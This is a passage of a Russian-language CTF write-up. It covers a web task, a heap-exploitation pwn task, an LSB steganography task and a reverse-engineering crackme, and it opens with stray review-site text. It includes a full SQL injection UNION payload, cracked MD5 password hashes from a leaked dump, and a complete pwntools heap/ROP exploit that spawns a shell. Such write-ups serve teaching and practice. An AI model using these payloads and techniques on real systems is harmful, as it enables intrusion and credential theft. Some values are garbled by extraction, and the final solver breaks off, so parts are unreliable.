23.12.2025 14:26

Игровой ноутбук Acer Predator Helios 18 AI: обновленный «хищник» стал еще производителнее

Автор: ikholodov


Просмотров: 4 | Комментариев: 11

★★★★★

(4.7)

22.12.2025 16:20

на сайте видим статьи, возможность зарегистрироваться, поиск и остальное.
Запускаем dirbuster и ищем интересные файлы/папки



Index of /backups/

../		
backup_2026-02-18_06-48-02.sql.zip	20-Feb-2026 14:11	1801
backup_2026-02-18_11-08-41.sql.zip	20-Feb-2026 14:11	16016
backup_2026-02-21_15-54-30.sql.zip	21-Feb-2026 12:54	26110
backup_2026-02-21_15-54-34.sql.zip	21-Feb-2026 12:54	26127
backup_2026-02-21_16-44-57.sql.zip	21-Feb-2026 13:44	35580
backup_2026-02-21_16-47-40.sql.zip	21-Feb-2026 13:47	36566
backup_2026-02-21_17-21-00.sql.zip	21-Feb-2026 14:21	16847
backup_2026-02-21_17-32-03.sql.zip	21-Feb-2026 14:32	22709
backup_2026-02-21_17-34-11.sql.zip	21-Feb-2026 14:34	23356
backup_2026-02-21_17-34-14.sql.zip	21-Feb-2026 14:34	23373
backup_2026-02-21_17-34-17.sql.zip	21-Feb-2026 14:34	23419
backup_2026-02-21_17-34-19.sql.zip	21-Feb-2026 14:34	23426
backup_2026-02-21_17-34-25.sql.zip	21-Feb-2026 14:34	23437
backup_2026-02-21_17-34-29.sql.zip	21-Feb-2026 14:34	23476
backup_2026-02-21_17-34-31.sql.zip	21-Feb-2026 14:34	23489
backup_2026-02-21_17-57-54.sql.zip	21-Feb-2026 14:57	36607
backup_2026-02-21_17-58-01.sql.zip	21-Feb-2026 14:58	36626
backup_2026-02-21_17-58-04.sql.zip	21-Feb-2026 14:58	36636
backup_2026-02-21_17-58-07.sql.zip	21-Feb-2026 14:58	36677
backup_2026-02-21_18-07-22.sql.zip	21-Feb-2026 15:07	38593
backup_2026-02-21_18-07-28.sql.zip	21-Feb-2026 15:07	38608
backup_2026-02-21_18-07-32.sql.zip	21-Feb-2026 15:07	38616
backup_2026-02-21_18-07-59.sql.zip	21-Feb-2026 15:07	38652
backup_2026-02-21_18-08-01.sql.zip	21-Feb-2026 15:08	38660

Скачиваем любой бэкап файл, например последний. Это sql-дамп всей базы, можем поискать пользователей

```
INSERT INTO `users` (`id`, `username`, `email`, `password_hash`, `bio`, `avatar`, `role`, `banned`, `created_at`) VALUES
('1', 'admin', 'admin@localhost', '5f4dcc3b5aa765d61d8327deb882cf99', '', '6999c2581ab8a.png', 'admin', '0', '2026-02-21 14:26:37'),
('2', 'mrybakov', 'mrybakov@techreview.ru', 'cd13b6a6af66fb774faa589a9d18f906', 'Эксперт по ноутбукам и игровым системам. Пишу обзоры уже',
('3', 'nsvintsov', 'nsvintsov@techreview.ru', '6720720054e9d24fbf6c20a831ff287e', 'Специализируюсь на планшетах и мобильных устройствах.',
('4', 'ikhododov', 'ikhododov@techreview.ru', 'f63f4fbc9f8c85d409f2f59f2b9e12d5', 'Тестирую премиальную электронику и рабочие станции.',
('5', 'vmedkov', 'vmedkov@techreview.ru', 'ce922d89a6c244fb0c5aff66bc46e9bd', 'Om nom', '6999c16d782c6.png', 'user', '0', '2026-02-21 14:
('6', 'mkuznetsov', 'mkuznetsov@techreview.ru', 'd6ebd5e9d8119e88e28a6b547f66ab5f', 'Флагманские смартфоны — моя страсть.', NULL, 'user',
('7', 'ibozhko', 'ibozhko@techreview.ru', '516bc9f8846654e478a2584516e1d0b4', 'Умный дом и роботы-помощники.', NULL, 'user', '0', '2026-4
('8', 'vkorkhut', 'vkorkhut@techreview.ru', '98dae0e08c01f9e64dc3f9650eb5a714', 'Аудиофил и эксперт по наушникам.', NULL, 'user', '0', '2
('9', 'akudryavtsev', 'akudryavtsev@techreview.ru', '9e8b4e6aa25e60e1c9ef7fa02dc71a79', 'Редактор и технический специалист.', NULL, 'usei
```

Пароли хранятся в формате md5-хэшей, можно побрутить по публичной базе (rockyou / seclists).

У пользователя vmedkov подобранный пароль snickers. а у admin - password. Заходим под admin

TechReview Главная Поиск Написать обзор Админка admin Выход

Админ-панель

Статей сегодня
0

Статей за неделю
157

Статей за месяц
165

Статей за год
188

Пользователей
118
Заблокировано: 6

Всего статей
188
Опубликовано: 99 | Черновики: 86 | Скрыто: 3

Комментариев
327
Скрыто: 0

Статистика по месяцам

Месяц	Статей
2025-11	5
2025-12	13
2026-01	7
2026-02	163

Последние статьи

Заголовок	Автор	Статус
		published
		published
		published
		published
		published
		published
		published

По заданию нам надо найти неопубликованное фото, зайдём в раздел профиль и видим черновики статей

TechReview Главная Поиск Написать обзор Админка admin Выход



admin
admin@localhost
Зарегистрирован: 21.02.2026 14:26

Мои обзоры

Заголовок	Статус	Просмотры	Рейтинг	Дата	
какое photo	published	47	0.0	21.02.2026 15:47	Редактировать
тут будет обзор	draft	80	0.0	21.02.2026 14:30	Редактировать

Редактировать профиль

Имя пользователя
admin

О себе

Аватар
Choose File No file chosen

Сохранить

Второй флаг найден на фото

TechReview

ГлавнаяПоискНаписать обзорАдминка

adminВыход



Об авторе

admin

тут будет обзор

Автор: [admin](#) | Просмотров: 80 | Опубликовано: 21.02.2026 14:30

Нашиники

★★★★★
0.0 (0 оценок)

не будет обзора. будет конь. и еще чуть-чуть текста чтобы длина обзора была минимум сто символов. 1

Редактировать

Идем дальше. нам нужно посмотреть функционал админ-панели. Есть функции по управлению новостями, пользователями, постами и комментариями. Там нет никаких уязвимостей и всё корректно работает. Бэкапы мы уже прошли, остался раздел "графики"

The screenshot displays the Burp Suite interface during a security audit. The top section shows the target URL: `http://10.10.10.138:8080/pages/admin/charts.php`. Below it, the "Stолбцы" (Columns) tab contains a SQL injection payload: `1 as x, 2 as y FROM posts WHERE 1=0 UNION SELECT flag as x`. A blue button labeled "Загрузить" (Load) is present.

The middle section, titled "График публикаций" (Publications Chart), shows a bar chart with a single green bar representing the quantity of publications. The Y-axis ranges from 0 to 1.0. Below the chart is the GET request: `GET /Bgnnee9zpQkQCmnoKIT8c/ HTTP/1.1`.

The bottom section, "Ответ сервера" (Server Response), shows the JSON response received from the server:

```
{
  "success": true,
  "data": {
    {
      "x": "CTF{Bgnee9zpQkQCmnoKIT8c}",
      "y": 1
    }
  ],
  "query": "SELECT 1 as x, 2 as y FROM posts WHERE 1=0"
}
```

The right side of the image shows the Burp Suite interface with the "Network" tab selected. It displays a list of requests, with the first one highlighted. The details of this request are shown on the right, including the Request URL, Method (GET), Status Code (200 OK), Headers, and Cookies.

В разделе «Графики» (Админка → Графики публикаций) в поле Столбцы подставить payload и нажать «Загрузить».

Payload для извлечения флага:

```
1 as x, 2 as y FROM posts WHERE 1=0 UNION SELECT flag as x, id as y
FROM flags.flags--
```

Полный URL (для вызова API вручную):

```
/chart-
data.php?days=30&columns=1%20as%20x%2C%20%20as%20y%20FROM%20posts%20W
HERE%201%3D0%20UNION%20SELECT%20flag%20as%20x%2C%20id%20as%20y%20FROM%
20flags.flags--
```

Флаг появится в JSON-ответе в поле data (значение x в каждой строке).

Ответы:

snickers

CTF{kon2}

CTF{Bgmee9zpQkQCMnokIT8c}

7. Pwn

Балл: 1

Условие:

20 миллионов мощи, ого! Откройте окно и проветрите, а то эти фабрики загрязняют мне воздух.

Решение:

Есть уязвимость uaf, неправильно рабочий хог, можно получить лик стека и кучи, при помощи правильного использования можно добиться AW/AR и сделать ROP цепочку

Посмотрим исходники программы.

Сразу в глаза бросается, что можно переполнить name_sz.

```
long name_sz = 0x30;
```

```
Factory(const char* str = "") {
    name_ = new char[name_sz+ 1];
    std::strcpy(name_, str); <- не проверяется длина
}
```

И в методе

```
void setName(const char* str) {
```

```
std::strcpy(name_, str);  <- не проверяется  
}
```

Это нам позволит переполнить кучу. Даше можно заметить, что при удалении, удаляется сам объект `Factory`, но `name_` останется в куче. UAF

В методе `factor` если `name_` окажется длинее чем 11 байт, то мы сможем читать за пределами массива `a`

```
char a[] = {'s','u','p','e','r','s','e','c','u','r','e','\0'};  
  
for (int i=0;i<strlen(name_)+1; i++){  
    str[i] = name_[i] ^ a[i];  
}
```

Нам нужно ликнуть адрес канарейки для этого подготовим кучу.

```
io.sendlineafter(b'> ', b'1')  
io.sendlineafter(b': ', b'A'*0x30)  
io.sendlineafter(b'> ', b'1')  
io.sendlineafter(b': ', b'A'*0x30)  
io.sendlineafter(b'> ', b'1')  
io.sendlineafter(b': ', b'B'*0x30)  
io.sendlineafter(b'> ', b'1')  
io.sendlineafter(b': ', b'C'*0x30)  
io.sendlineafter(b'> ', b'4')  
io.sendlineafter(b'> ', b'4')  
io.sendlineafter(b': ', b'3')
```

Переполним кучу

```
io.sendlineafter(b'> ', b'3')  
io.sendlineafter(b': ', b'0')  
io.sendlineafter(b': ', b'C'*0x62)
```

И удалим объект

```
io.sendlineafter(b'> ', b'7')  
io.sendlineafter(b': ', b'3')
```

Теперь вызовем `fun_factories[0]->factor();`

```
io.sendlineafter(b'> ', b'8')  
io.sendline(b'0')
```

Таким образом нам вернётся хог-строка с ликом `freed chunk`. Декодим строку и разбиваем на чанки

```
a = io.recvline()[12:-1]
```

```
xored_a = bytes([b ^ 0x43 for b in a])
xored_chunks = [int(xored_a[i:i+8][::-1].hex(), 16) for i in range(0,
len(xored_a), 8)]
```

```
canary = xored_chunks[0]
stack = xored_chunks[3]
heap = xored_chunks[-2]
```

Теперь у нас есть адреса канарейки, стака и кучи, и нет проблем с ASLR

Дальше отправим tcache, чтобы ликнуть libc адрес

Подгоним размер и перепишем форванр поинтер в tcache

```
for i in range(0x61, 0x38, -1):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', b'0')
    io.sendlineafter(b': ', b'C'*i)

io.sendlineafter(b': ', b'C'*0x38+p64(0x0000000000000e921))
```

Получаем libc_base

```
libc = int(io.recvline()[::-1].hex(), 16) - 0x2a1ca
```

Подготовим one_gadget и прокинем shell

```
pop_rcx = 0x000000000000a877e + libc
pop_rbx = 0x000000000000586e4 + libc
one_gadget = 0x583f3 + libc

o.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'2')
io.sendlineafter(b': ', b'x' * 8 * 4 + p64(one_gadget))

for i in range(15, -1, -1):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', b'2')
    io.sendlineafter(b': ', b'x' * 8 * 2 + b'x'*i)

io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'2')
io.sendlineafter(b': ', b'x' * 8 * 2 + p64(pop_rbx))

for i in range(15, -1, -1):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', b'2')
    io.sendlineafter(b': ', b'x'*i)

io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'2')
```

```
io.sendlineafter(b': ', p64(pop_rcx))
io.sendlineafter(b'> ', b'0')
```

```
io.sendline(b"cat flag.txt")
io.interactive()
```

ГОТОВЫЙ ЭКСПЛОИТ:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template main
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or 'factory')

def start(argv=[], *a, **kw):
    return process([exe.path] + argv, *a, **kw)

# io = start()
io = remote('localhost', 6754)

io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'A'*0x30)
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'A'*0x30)
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'B'*0x30)
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'C'*0x30)
io.sendlineafter(b'> ', b'4')
io.sendlineafter(b': ', b'3')

io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'0')
io.sendlineafter(b': ', b'C'*0x62)

io.sendlineafter(b'> ', b'7')
io.sendlineafter(b': ', b'3')
io.sendlineafter(b'> ', b'8')
# # pause()
io.sendline(b'0')
io.recvuntil(b'Xored name: ')
a = io.recvline()[12:-1]
xored_a = bytes([b ^ 0x43 for b in a])
xored_chunks = [int(xored_a[i:i+8][::-1].hex(), 16) for i in range(0,
len(xored_a), 8)]
```

```
print([hex(i) for i in xored_chunks])

canary = xored_chunks[0]
stack = xored_chunks[3]
heap = xored_chunks[-2]

print(hex(stack))
print(hex(heap))
print(hex(canary))

io.sendline(b'7')
io.sendline(b'2')

for i in range(0x61, 0x38, -1):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', b'0')
    io.sendlineafter(b': ', b'C'*i)

io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'0')
io.sendlineafter(b': ', b'C'*0x38+p64(0x0000000000000e921))

io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'D'*0x30)
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'a')
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'a')
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'a')
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'a')
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'a')
io.sendlineafter(b'> ', b'4')
io.sendlineafter(b': ', b'5')
io.sendlineafter(b'> ', b'7')
io.sendlineafter(b': ', b'5')
io.sendlineafter(b'> ', b'4')
io.sendlineafter(b': ', b'6')
io.sendlineafter(b'> ', b'7')
io.sendlineafter(b': ', b'5')

io.sendlineafter(b'> ', b'4')
io.sendlineafter(b': ', b'5')
io.sendlineafter(b'> ', b'7')
io.sendlineafter(b': ', b'5')
# print(p64(stack^(heap>>12)))
```

```
io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'1')
io.sendlineafter(b': ', b'A'*0x10+ p64((stack+8)))

io.sendlineafter(b'> ', b'6')
io.recvline()
io.recvline()
io.recvuntil(b'(')
libc = int(io.recvline()[::-2][::-1].hex(), 16) - 0x2a1ca
print(hex(libc))

pop_rcx = 0x000000000000a877e + libc
pop_rbx = 0x000000000000586e4 + libc
one_gadget = 0x583f3 + libc
# 8 + 8 + 8 + 8 + 8
io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'2')
io.sendlineafter(b': ', b'x' * 8 * 4 + p64(one_gadget))
for i in range(15, -1, -1):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', b'2')
    io.sendlineafter(b': ', b'x' * 8 * 2 + b'x'*i)
io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'2')
io.sendlineafter(b': ', b'x' * 8 * 2 + p64(pop_rbx))
for i in range(15, -1, -1):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', b'2')
    io.sendlineafter(b': ', b'x'*i)

io.sendlineafter(b'> ', b'3')
io.sendlineafter(b': ', b'2')
io.sendlineafter(b': ', p64(pop_rcx))
io.sendlineafter(b'> ', b'0')

io.sendline(b"cat flag.txt")
io.interactive()
```

Ответ: CTF{W00W_U_C4N_0P3n_w1Nd0W_4nD_I34k_H34P}

8. Stego

Балл: 1-3

Условие:

Мы написали свой генератор для случайности в LSB. Вот он

```
def lcg_prng(seed=, m=, a=, c=):  
    x = seed % m  
    while True:  
        x = (a * x + c) % m  
        r = x + 1  
        shift = r % 3  
        channel = (r // 3) % 4  
        yield r, shift, channel
```

В файлах - два примера, спрятали там одинаковый текст

Решение:

Исходный код программы по сокрытию данных в изображении на основе псевдослучайного генератора чисел

```
#!/usr/bin/env python3  
  
import argparse  
import numpy as np  
from PIL import Image  
  
TEXT = """  
...(много текста)...  
CTF{LCG_LSB_EASY_PRNG}  
...(много текста)...  
"""  
  
FLAG = TEXT.encode("ascii", errors="ignore")  
  
def lcg_prng(seed=42, m=256, a=17, c=23):  
    x = seed % m  
    while True:  
        x = (a * x + c) % m  
        r = x + 1  
        shift = r % 3  
        channel = (r // 3) % 4  
        yield r, shift, channel  
  
# embed message to PNG  
def embed_message(input_path, output_path, message=FLAG, seed=42):  
    img = Image.open(input_path).convert("RGBA")  
    pixels = np.array(img, dtype=np.uint8)  
  
    h, w = pixels.shape[:2]  
    total_bits = h * w  
    msg_bits = len(message) * 8  
  
    if msg_bits > total_bits:
```

```
        raise ValueError("Image is too small!")

    gen = lcg_prng(seed)
    msg_idx = 0

    for i in range(h):
        for j in range(w):
            r, shift, ch = next(gen)
            if msg_idx < msg_bits:
                byte_idx = msg_idx // 8
                bit_pos = 7 - (msg_idx % 8)
                message_bit = (message[byte_idx] >> bit_pos) & 1
                msg_idx += 1
            else:
                message_bit = (pixels[i, j, ch] >> shift) & 1

            mask = ~(1 << shift) & 0xFF
            pixels[i, j, ch] = (pixels[i, j, ch] & mask) |
(message_bit << shift)

    stego = Image.fromarray(pixels)
    stego.save(output_path)

# extract message from PNG
def extract_message(input_path, seed=42, msg_len_bytes=None):
    img = Image.open(input_path).convert("RGBA")
    pixels = np.array(img, dtype=np.uint8)

    h, w = pixels.shape[:2]
    total_bits = h * w

    if msg_len_bytes is None:
        msg_len_bytes = min(32, total_bits // 8)

    bits = []
    gen = lcg_prng(seed)

    for i in range(h):
        for j in range(w):
            r, shift, ch = next(gen)
            bit = (pixels[i, j, ch] >> shift) & 1
            bits.append(bit)
            if len(bits) == msg_len_bytes * 8:
                break
        if len(bits) == msg_len_bytes * 8:
            break

    message = bytearray()
```

```
for i in range(0, len(bits), 8):
    byte = 0
    for j in range(8):
        if i + j < len(bits):
            byte |= bits[i + j] << (7 - j)
    message.append(byte)
return bytes(message)

def analyze_prng_pattern(input_path):
    img = Image.open(input_path).convert("RGBA")
    pixels = np.array(img, dtype=np.uint8)

    h, w = pixels.shape[:2]
    shifts = [0] * 3
    channels = [0] * 4

    gen = lcg_prng(42)
    for i in range(min(1000, h * w)):
        _, shift, ch = next(gen)
        shifts[shift] += 1
        channels[ch] += 1

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="LSB LCG  
Стеганография")
    parser.add_argument("action", choices=["embed", "extract",  
"analyze"])
    parser.add_argument("-i", "--input", required=True, help="Входное  
PNG")
    parser.add_argument("-o", "--output", help="Выходное PNG")
    parser.add_argument("--seed", type=int, default=42)
    parser.add_argument("--len", type=int, help="Длина сообщения в  
байтах")

    args = parser.parse_args()

    if args.action == "embed":
        embed_message(args.input, args.output or "stego.png",  
seed=args.seed)
    elif args.action == "extract":
        extract_message(args.input, args.seed, args.len)
    elif args.action == "analyze":
        analyze_prng_pattern(args.input)
```

В коде используется **линейный конгруэнтный генератор (LCG)**. Его работа описывается рекуррентной формулой:

$$x_{n+1} = (a \cdot x_n + c) \bmod m$$

Где:

- $x_0 = seed = 42$ — начальное значение,
- $m = 256$ — модуль (определяет диапазон чисел 0–255),
- $a = 17$ — множитель,
- $c = 23$ — приращение.

На каждом шаге вычисляется новое x , затем из него получаются два параметра:

- $shift = (x + 1) \bmod 3$ — номер бита в байте (0,1,2),
- $channel = ((x + 1) // 3) \bmod 4$ — индекс цветового канала (R,G,B,A).

Таким образом, генератор определяет, в какой канал и в какой бит каждого следующего пикселя будет встроен очередной бит сообщения. Последовательность псевдослучайна (для незнающего ключа — $seed$), что затрудняет обнаружение скрытых данных без знания начального параметра.

Ответ: CTF{LCG_LSB_EASY_PRNG}

9. Reverse

Балл: 1

Условие:

Числа, числа, числа, я что-то явно упускаю...

Решение:

Крякми, который "шифрует" флаг на основе рекуррентной формулы и сверяет результат с посчитанными заранее значениями.

Осмотрим что за исполняемый файл нам дали.

```
└─$ file task
task: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=4ff32db57d5101d4d908f6aa0c97fea24e4814e5, for GNU/Linux
3.2.0, not stripped
```

Загрузим бинарь в ghidra.

```

4|
5| long lVar1;
6| ostream *pVar2;
7| ulong uVar3;
8| char *pVar4;
9| undefined8 uVar5;
10| long *plVar6;
11| long *plVar7;
12| byte bVar8;
13| long local_2c8 [40];
14| long local_188 [40];
15| string local_48 [44];
16| int local_1c;
17|
18| bVar8 = 0;
19| std::__cxx11::string::string(local_48);
20| /* try ( // try from 001021e5 to 00102411 has its CatchHandler @ 00102427 */
21| std::operator<<((ostream *)std::cout,"Enter a 40-character string: ");
22| std::getline<>((istream *)std::cin,local_48);
23| lVar1 = std::__cxx11::string::size(local_48);
24| if (lVar1 == 0x20) {
25|     plVar6 = &00103100;
26|     plVar7 = local_188;
27|     for (lVar1 = 0x20; lVar1 != 0; lVar1 = lVar1 + -1) {
28|         *plVar7 = *plVar6;
29|         plVar6 = plVar6 + (ulong)bVar8 * -2 + 1;
30|         plVar7 = plVar7 + (ulong)bVar8 * -2 + 1;
31|     }
32|     pVar4 = (char *)std::__cxx11::string::operator[](local_48,0);
33|     local_2c8[0] = xor(((long)*pVar4 ^ 0xdd0) + 0x539,4);
34|     if (local_2c8[0] == local_188[0]) {
35|         for (local_1c = 1; local_1c < 0x28; local_1c = local_1c + 1) {
36|             pVar4 = (char *)std::__cxx11::string::operator[](local_48,(long)local_1c);
37|             lVar1 = xor(((long)*pVar4 ^ 0xdd0) + 0x539,4);
38|             pVar4 = (char *)std::__cxx11::string::operator[](local_48,(long)(local_1c + -1));
39|             local_2c8[local_1c] = lVar1 - (ulong)((int)*pVar4 & 7);
40|             if (local_2c8[local_1c] != local_188[local_1c]) {
41|                 pVar2 = std::operator<<((ostream *)std::cerr,"Encryption check failed.");
42|                 std::ostream::operator<<(pVar2,std::endl<>);
43|                 uVar5 = 1;
44|                 goto LAB_00102417;
45|             }

```

Программа ожидает на вход строку из 40 символов, ксорит символ с индексом 0 с 0xdd потом прибавляет к 0x539 и передаёт в функцию `xor`. Сравнивает получившиеся значение с заранее посчитанным, и если они не совпадают, то выводит `Encryption check failed at position 0..`

Дальше программа проходится по оставшимся символам, считает `xor((0xdd ^ input[i]) + 0x539, 4) - input[i - 1] & 0x07`. А потом сравнивает посчитывает значения с заранее посчитанными значениями.

Нам осталось посмотреть реализацию функции `xor`

```
Decompile: ror - (task)

1
2 /* ror(unsigned long, unsigned int) */
3
4 ulong ror(ulong param_1, uint param_2)
5
6 {
7     byte bVar1;
8
9     bVar1 = (byte)param_2 & 0x3f;
10    return param_1 >> bVar1 | param_1 << 0x40 - bVar1;
11 }
12
```

Функцию принимает 2 значения, считает шифт и потом делает сдвиг и побитовое ИЛИ.

Достанем заранее посчитанный массив значений из `.rodata` командой `objdump -s -j .rodata task`.

```
task:      file format elf64-x86-64
```

Contents of section `.rodata`:

```
3000 01000200 00000000 00000000 00000000 .....
3010 00000000 00000000 00000000 00000000 .....
3020 456e7465 72206120 34302d63 68617261 Enter a 40-chara
3030 63746572 20737472 696e673a 20000000 cter string: ...
3040 4572726f 723a2054 68652073 7472696e Error: The strin
3050 67206d75 73742062 65206578 6163746c g must be exactl
3060 79203430 20636861 72616374 65727320 y 40 characters
3070 6c6f6e67 20287072 6f766964 65643a20 long (provided:
3080 00206368 61726163 74657273 292e0000 . characters)...
3090 456e6372 79707469 6f6e2063 6865636b Encryption check
30a0 20666169 6c656420 61742070 6f736974 failed at posit
30b0 696f6e20 302e0045 6e637279 7074696f ion 0..Encryptio
30c0 6e206368 65636b20 6661696c 65642e00 n check failed..
30d0 456e6372 79707469 6f6e2063 6865636b Encryption check
30e0 20706173 73656421 00000000 00000000 passed!.....
30f0 00000000 00000000 00000000 00000000 .....
3100 5d000000 00000070 59000000 00000020 ].....pY.....
3110 59000000 00000040 57000000 000000f0 Y.....@W.....
3120 5f000000 00000010 5d000000 00000060 _.....].....`
3130 62000000 00000040 59000000 00000080 b.....@Y.....
3140 60000000 00000060 62000000 00000020 `.....`b.....
3150 5b000000 00000040 5c000000 00000070 [.....@\\.....p
```

```

3160 5c000000 00000050 5e000000 00000070 \.....P^.....p
3170 5f000000 00000040 5c000000 00000020 _.....@\.....
3180 5d000000 000000e0 62000000 00000040 ].....b.....@
3190 5c000000 00000020 5d000000 000000d0 \..... ].....
31a0 61000000 00000040 5c000000 00000070 a.....@\.....p
31b0 5f000000 00000030 5b000000 00000030 _.....0[.....0
31c0 54000000 000000b0 55000000 00000010 T.....U.....
31d0 56000000 000000b0 58000000 00000070 V.....X.....p
31e0 5f000000 00000020 5a000000 000000c0 _..... Z.....
31f0 55000000 000000b0 57000000 000000e0 U.....W.....
3200 5f000000 00000050 5e000000 00000070 _.....P^.....p
3210 5b000000 000000f0 58000000 000000b0 [.....X.....
3220 5b000000 00000050 5d000000 00000020 [.....P].....
3230 5f000000 00000050 5c000000 00000090 _.....P\.....
3240 5f5f706f 73203c3d 2073697a 65282900 __pos <= size().
3250 7374643a 3a5f5f63 78783131 3a3a6261 std::__cxx11::ba
3260 7369635f 73747269 6e673c5f 43686172 sic_string<_Char
3270 542c205f 54726169 74732c20 5f416c6c T, _Traits, _All
3280 6f633e3a 3a726566 6572656e 63652073 oc>::reference s
3290 74643a3a 5f5f6378 7831313a 3a626173 td::__cxx11::bas
32a0 69635f73 7472696e 673c5f43 68617254 ic_string<_CharT
32b0 2c205f54 72616974 732c205f 416c6c6f , _Traits, _Allo
32c0 633e3a3a 6f706572 61746f72 5b5d2873 c>::operator[](s
32d0 697a655f 74797065 29205b77 69746820 ize_type) [with
32e0 5f436861 7254203d 20636861 723b205f _CharT = char; _
32f0 54726169 7473203d 20737464 3a3a6368 Traits = std::ch
3300 61725f74 72616974 733c6368 61723e3b ar_traits<char>;
3310 205f416c 6c6f6320 3d207374 643a3a61 _Alloc = std::a
3320 6c6c6f63 61746f72 3c636861 723e3b20 llocator<char>;
3330 72656665 72656e63 65203d20 63686172 reference = char
3340 263b2073 697a655f 74797065 203d206c &; size_type = l
3350 6f6e6720 756e7369 676e6564 20696e74 ong unsigned int
3360 5d000000 00000000 2f757372 2f696e63 ]...../usr/inc
3370 6c756465 2f632b2b 2f31352f 62697473 lude/c++/15/bits
3380 2f626173 69635f73 7472696e 672e6800 /basic_string.h.

```

Наши числа записаны с 3100 по 3230. Переведём их из Little Endian и из hex'a

```

checks = [
    "5d00000000000070", "5900000000000020",
    "5d00000000000070", "5900000000000020",
    "5900000000000040", "57000000000000f0",
    "5f00000000000010", "5d00000000000060",
    "6200000000000040", "5900000000000080",
    "6000000000000060", "6200000000000020",
    "5b00000000000040", "5c00000000000070",
    "5c00000000000050", "5e00000000000070",

```

```
"5f000000000000040", "5c000000000000020",  
"5d0000000000000e0", "62000000000000040",  
"5c000000000000020", "5d0000000000000d0",  
"61000000000000040", "5c000000000000070",  
"5f000000000000030", "5b000000000000030",  
"540000000000000b0", "55000000000000010",  
"560000000000000b0", "58000000000000070",  
"5f000000000000020", "5a0000000000000c0",  
"550000000000000b0", "570000000000000e0",  
"5f000000000000050", "5e000000000000070",  
"5b0000000000000f0", "580000000000000b0",  
"5b000000000000050", "5d000000000000020",  
"5f000000000000050", "5c000000000000090",  
]
```

```
res = []
```

```
for i in checks:  
    t = [i[j:j+2] for j in range(0, len(i), 2)]  
    res.append(int(''.join(t[::-1]), 16))
```

Получится такой массив чисел, с которыми программа сравнивает ввод.

```
[8070450532247928925, 2305843009213694041, 8070450532247928925,  
2305843009213694041, 4611686018427387993, 17293822569102704727,  
1152921504606847071, 6917529027641081949, 4611686018427388002,  
9223372036854775897, 6917529027641081952, 2305843009213694050,  
4611686018427387995, 8070450532247928924, 5764607523034234972,  
8070450532247928926, 4611686018427387999, 2305843009213694044,  
16140901064495857757, 4611686018427388002, 2305843009213694044,  
14987979559889010781, 4611686018427388001, 8070450532247928924,  
3458764513820541023, 3458764513820541019, 12682136550675316820,  
1152921504606847061, 12682136550675316822, 8070450532247928920,  
2305843009213694047, 13835058055282163802, 12682136550675316821,  
16140901064495857751, 5764607523034234975, 8070450532247928926,  
17293822569102704731, 12682136550675316824, 5764607523034234971,  
2305843009213694045, 5764607523034234975, 10376293541461622876]
```

Теперь напомним солвер, который будет считать первый элемент и потом выполнять обратные операции.

```
def ror(value, shift):  
    shift %= 64  
    return ((value >> shift) | (value << (64 - shift))) &  
0xFFFFFFFFFFFFFFFF
```

```
def rol(value, shift):
    shift %= 64
    return (value << shift) | (value >> (64 - shift)) &
0xFFFFFFFFFFFFFFFF

ch0 = input("#: ")
comp0 = ror((0xdd ^ ord(ch0)) + 1337, 4)
flag = ['' for _ in range(len(res))]
if comp0 == res[0]:
    flag[0] = comp0
    for i in range(1, len(res)):
        A = res[i] + (flag[i - 1] & 0x07)
        t = rol(A, 4) - 1337
        flag[i] = (0xdd ^ t) & 0xFFFFFFFFFFFFFFFF
    flag[1] = ord(ch0)

    for i in flag[1:]:
        print(chr(i), end='')
```

Нам нужно правильно ввести первую букву, можно или пробуртить все 56 букв, или вспомнить что флаг начинается с c

Полный эксплойт:

```
checks = [
    "5d000000000000070", "59000000000000020",
    "5d000000000000070", "59000000000000020",
    "59000000000000040", "570000000000000f0",
    "5f000000000000010", "5d000000000000060",
    "62000000000000040", "59000000000000080",
    "60000000000000060", "62000000000000020",
    "5b000000000000040", "5c000000000000070",
    "5c000000000000050", "5e000000000000070",
    "5f000000000000040", "5c000000000000020",
    "5d0000000000000e0", "62000000000000040",
    "5c000000000000020", "5d0000000000000d0",
    "61000000000000040", "5c000000000000070",
    "5f000000000000030", "5b000000000000030",
    "540000000000000b0", "55000000000000010",
    "560000000000000b0", "58000000000000070",
    "5f000000000000020", "5a0000000000000c0",
    "550000000000000b0", "570000000000000e0",
    "5f000000000000050", "5e000000000000070",
    "5b0000000000000f0", "580000000000000b0",
    "5b000000000000050", "5d000000000000020",
    "5f000000000000050", "5c000000000000090",
```

```
]

res = []

for i in checks:
